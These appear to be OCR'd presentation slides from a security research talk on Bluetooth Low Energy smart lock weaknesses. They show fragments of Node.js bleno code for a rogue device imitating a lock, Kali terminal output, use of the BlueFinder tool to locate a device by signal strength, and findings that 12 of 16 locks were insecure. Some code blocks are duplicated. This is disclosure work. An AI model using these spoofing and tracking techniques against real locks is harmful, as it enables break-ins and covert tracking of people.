


```
var bleno = require('bleno');
var util = require('util');

var name = '00001172';
var serviceUuids = ['693dfedf28344dbb8f59e426c093ba26'];
var Characteristic = bleno.Characteristic;
var Descriptor = bleno.Descriptor;
var PrimaryService = bleno.PrimaryService;
```




```
a00293a.prototype.onSubscribe = function(maxValueSize, updateValueCallback) {
   //console.log('Indicate: ' + data.toString('hex'));
   this._value = new Buffer ('00000000000000000000000000000044', 'hex')
   updateValueCallback(this._value);
   this._updateValueCallback = updateValueCallback;
}
```

>>> Test ~~Run~~ Bike




```
var bleno = require('bleno');
var util = require('util');

var name = '00001172';
var serviceUuids = ['693dfedf28344dbb8f59e426c093ba26'];
var Characteristic = bleno.Characteristic;
var Descriptor = bleno.Descriptor;
var PrimaryService = bleno.PrimaryService;
```



```
a00293a.prototype.onSubscribe = function(maxValueSize, updateValueCallback) {
   //console.log('Indicate: ' + data.toString('hex'));
   this._value = new Buffer('00000000000000000000000000000044', 'hex')
   updateValueCallback(this._value);
   this._updateValueCallback = updateValueCallback;
}
```


>>> Test ~~Run~~ Bike

* Disclaimer: We did not open any locks that do not belong to us ...




```
root@kali:~# sudo node Bitlock[redacted].js
on -> stateChange: poweredOn
on -> advertisingStart: success
on -> servicesSet
```

>>> Rogue Device Way Ahead




>>> Locating Devices

* BlueFinder
  - Open-source tool
  - Determines the distance (meters) to a Bluetooth device through RSS
  - Active or Passive Modes
  - ~100 samples/sec used to estimate distance
  - Mean error ~24% (e.g., +/- 3m at d = 12m)



```
root@kali:~/Door Hacks/BlueFinder v1.2# python Bluefinder.py -b 18:B4:30:50:95:B1
WARNING: No route found for IPv6 destination :: (no default route?)
28.1 m
27.6 m
26.5 m
25.3 m
```

>>> How do we find these devices?



Wireless Demo

>>> Takeaways & Future Work

* Takeaways
    - Vendors prioritized physical robustness over wireless security
    - 12/16 locks had insufficient BLE security
    - Recommendation: disable phone's Bluetooth when not in use

* Future Work
    - Extract pattern of life using history logs
    - Dynamic profiles for rogue device
    - Extended python functionality
    - Evaluate Bluetooth ATM locks

>>> Questions?

Code: github.com/merculite/BLE-Security

Have comments, compliments, or cash?
Contact us: team @ merculite.net

MERCULITE SECURITY